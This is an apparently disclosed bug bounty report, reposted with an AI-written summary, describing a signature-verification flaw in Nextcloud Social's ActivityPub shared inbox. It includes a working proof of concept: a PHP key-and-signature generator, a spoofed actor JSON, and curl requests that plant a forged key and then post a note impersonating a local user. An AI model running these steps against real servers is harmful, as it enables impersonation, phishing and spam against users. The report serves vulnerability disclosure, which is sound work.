Remote attacker can impersonate Social users via ActivityPub API
The shared inbox endpoint failed to verify that the 'id' field of a downloaded remote actor matched the origin of the keyId URL, allowing an attacker to insert their own public key for any victim server. This let an unauthenticated attacker post messages impersonating local users, which appeared in followers' timelines.

- Triaged in 8 hours
- Fixed in 51 days
- Paid in 51 days
- Disclosed after 51 days
Hi there! First up I want to acknowledge that Social may not be in scope. I emailed [email protected], which pointed me here, and I wasn't sure whether to just put it in a GitHub issue. In any case I hope I'm not wasting your time.
When an HTTP request arrives at the shared inbox endpoint there are problems in the Signature header checks. A remote unauthenticated attacker is able to partially impersonate users on the victim server. They can post messages on behalf of their victims, which will be visible in their own Home timelines and also in the Home timelines of any of their followers on the same server. Other actions are likely possible also, but this makes a clear example.
I have verified the issue on Social 0.1.0 with NextCloud 15.0.0.
- When an unknown remote Actor is downloaded using the keyId URL, the response's "id" field is not checked that it is from the same origin, which means it can be arbitrarily spoofed. This is the main problem.
- When a Signature header is verified, any public key will do provided it comes from the correct origin, i.e., the key belongs to an Actor whose id has an origin that is somehow authoritative for the ActivityPub Item. This is normally okay since all the private keys for a given origin are on the same server. However due to the previous point, an attacker can insert their own pubkey for anybody else's server.
This is most clearly explained with steps to reproduce. Here I want to attack the server https://███████ and post a message impersonating "testuser2".
First, I use a short PHP script gen_request.php that borrows some code from Social to generate a keypair, and give me a signature suitable for posting to the shared inbox.
<?php

// Use same key type and generation code as inside Nextcloud social
$res = openssl_pkey_new(
        [
                "digest_alg"       => "rsa",
                "private_key_bits" => 2048,
                "private_key_type" => OPENSSL_KEYTYPE_RSA,
        ]
);

openssl_pkey_export($res, $privateKey);
$publicKey = openssl_pkey_get_details($res)['key'];

// Generate a valid request
$data = "(request-target): post /nextcloud/index.php/apps/social/inbox";

openssl_sign($data, $signed, $privateKey, OPENSSL_ALGO_SHA256);
echo "Shared inbox request, signed\n";
echo base64_encode($signed);
echo "\n\n";
echo "Public key\n";
echo $publicKey;

?>
Running this provides some material to use in the following requests.
Shared inbox request, signed
YHb7DroSsXgIFGuRFC5tRksVp1tayq+ZMeBP3vG6uNz8lStIjRhtCwzASStyRSrcm4DTlzuQzejQgQxJwq62bsPvzXzUGFub2yap3nyNFxtRbs/xTlpf1ySlhGDeMx1A9XjnEkp/j+wnCQF9j5h7SdnXG/1WSJe8SIBki+ONPwWqkyWRA1V/c76gJp349JnfVg0HkFuFGpIIe2A7Qk+Mbcq66aKx1WJedsL1SkeU3kSqSQIhYR4AvhXIHmj7E6Syg4o2/zHF0BaxbPHqS2VDSPajmE+gL+nhk/UTbOSUB6wzJkWng8ibWQ9Tz4UvYG/xUW8gdDtvU51x3nMfNmmXIQ==

Public key
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAmgjLAFCTvqwOCP1IW9Ik
peiTNBv49RC70dRXi4qpXLe+Sl2IR3O8YUiGzInRyyANM3nPWeHOH3bgF7WBmF5u
SaUgCga050woQC+DJkkVsjjmtz41z3FZyxRQN+x/zkJjQ96O94yWfXpam/hrW3Q2
WPHTEjKXyUfxIg0Ik0PcifvdZoCwQS+MbBDkKfToLw0vAhjKtE5zjT8VMwFj7yci
FpDzaKFHn4NQAr4SuznZW98zRom7XfcuDL5psa28W7S2Te2WVtCfUrkvbByESmN2
i3U5m0QjWUD34/IU03f+cyALKMNWesMl1mAj8NUfPgoGIa8ISlWYrjDzfGDjbbDc
/QIDAQAB
-----END PUBLIC KEY-----
Next I download testuser2's user profile as a template.
$ curl -H "Accept: application/ld+json" -k https://████/nextcloud/index.php/apps/social/@testuser2
Edit it so that the id field is changed to @mallory, and the public key is replaced with the one we generated. The rest can stay the same. (Truncated example)
{"@context":["https:\/\/www.w3.org\/ns\/activitystreams","https:\/\/w3id.org\/security\/v1"],
"id":"https:\/\/█████\/nextcloud\/index.php\/apps\/social\/@mallory",
"type":"Person",
...
+cyALKMNWesMl1mAj8NUfPgoGIa8ISlWYrjDzfGDjbbDc\n/QIDAQAB\n-----END PUBLIC KEY-----\n"}}
I place this user JSON in a file on a web-accessible HTTPS server - in this case the URL is https://███████/mallory.json. I make the victim server download and process this user by using this URL as a keyId in a signature. The actual signature text and request body does not matter at this point. Verification will fail, but the user will be saved into the table "oc_social_cache_actors" with the "id" set to https://████/nextcloud/index.php/apps/social/@mallory. This makes it trusted for requests that concern origin ████.
$ curl -H 'Signature: keyId="https://██████/mallory.json",headers="(request-target)",signature="x"' -H "Accept: application/ld+json" -X POST -d "" -k -i https://██████/nextcloud/index.php/apps/social/inbox
HTTP/1.1 500 Internal Server Error
...
{"status":-1,"exception":"OCA\\Social\\Exceptions\\SignatureException","message":"signature cannot be checked"}
Now that mallory's pubkey is trusted, I can submit a Create-Note payload to the shared inbox. The signature for this request URL was already pre-calculated by the PHP script earlier.
For example,
$ curl -H 'Signature: keyId="https://███/nextcloud/index.php/apps/social/@mallory",headers="(request-target)",signature="YHb7DroSsXgIFGuRFC5tRksVp1tayq+ZMeBP3vG6uNz8lStIjRhtCwzASStyRSrcm4DTlzuQzejQgQxJwq62bsPvzXzUGFub2yap3nyNFxtRbs/xTlpf1ySlhGDeMx1A9XjnEkp/j+wnCQF9j5h7SdnXG/1WSJe8SIBki+ONPwWqkyWRA1V/c76gJp349JnfVg0HkFuFGpIIe2A7Qk+Mbcq66aKx1WJedsL1SkeU3kSqSQIhYR4AvhXIHmj7E6Syg4o2/zHF0BaxbPHqS2VDSPajmE+gL+nhk/UTbOSUB6wzJkWng8ibWQ9Tz4UvYG/xUW8gdDtvU51x3nMfNmmXIQ=="' \
-H "Accept: application/ld+json" \
-X POST \
-d "{\"type\":\"Create\",\"actor\":\"https://█████/nextcloud/index.php/apps/social/@testuser2\",\"to\":[\"https://www.w3.org/ns/activitystreams#Public\"],\"object\":{\"publishedTime\":1544622784,\"@context\":[\"https://www.w3.org/ns/activitystreams\",\"https://w3id.org/security/v1\"],\"id\":\"https://██████████/nextcloud/index.php/apps/social/@testuser2/15446114504147655329\",\"type\":\"Note\",\"to\":\"https://www.w3.org/ns/activitystreams#Public\",\"cc\":[\"https://████████/nextcloud/index.php/apps/social/@testuser2/followers\"],\"actor\":\"https://████/nextcloud/index.php/apps/social/@testuser2\",\"actor_info\":{\"@context\":[\"https://www.w3.org/ns/activitystreams\",\"https://w3id.org/security/v1\"],\"id\":\"https://███████/nextcloud/index.php/apps/social/@testuser2\",\"type\":\"Person\",\"url\":\"https://██████████/nextcloud/index.php/apps/social/@testuser2\",\"local\":true,\"aliases\":[\"@testuser2\",\"users/testuser2\"],\"preferredUsername\":\"testuser2\",\"name\":\"\",\"inbox\":\"https://███/nextcloud/index.php/apps/social/@testuser2/inbox\",\"outbox\":\"https://███/nextcloud/index.php/apps/social/@testuser2/outbox\",\"account\":\"testuser2@█████\",\"following\":\"https://███████/nextcloud/index.php/apps/social/@testuser2/following\",\"followers\":\"https://█████/nextcloud/index.php/apps/social/@testuser2/followers\",\"endpoints\":{\"sharedInbox\":\"https://█████/nextcloud/index.php/apps/social/inbox\"},\"publicKey\":{\"id\":\"https://████████/nextcloud/index.php/apps/social/@testuser2#main-key\",\"owner\":\"https://████████/nextcloud/index.php/apps/social/@testuser2\",\"publicKeyPem\":\"\"}},\"published\":\"2018-12-12T14:44:10+00:00\",\"local\":true,\"content\":\"not really testuser2\",\"attributedTo\":\"https://██████████/nextcloud/index.php/apps/social/@testuser2\",\"inReplyTo\":\"\",\"sensitive\":false,\"conversation\":\"\"}}" \
-k -i \
https://████/nextcloud/index.php/apps/social/inbox

Now the payload "not really testuser2" appears in the Home timeline of their followers, like the admin user in the attached screenshot.
Impact
- Phishing or malware links via seemingly trustworthy local or remote users
- Spam/DoS
- Possibly deleting content (untested)
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An unauthenticated attacker could post messages impersonating local users, which would appear in their followers' timelines, enabling phishing, spam, or DoS.
What the attacker needed
Attacker-controlled HTTPS server; victim server running Social 0.1.0; no authentication required
How it was found
- Generate a keypair and a signed request for the shared inbox.
- Download a victim's profile as a template and modify the id and public key.
- Host the modified profile on an attacker-controlled HTTPS server.
- Send a request with the keyId pointing to the hosted profile to make the server cache it.
- Send a signed Create-Note request to the shared inbox impersonating the victim.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The server trusted a user profile fetched from a URL without checking that the profile's claimed identity matched that URL. An attacker could therefore upload a fake profile with their own key and trick the server into accepting signed messages as if from a real user.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

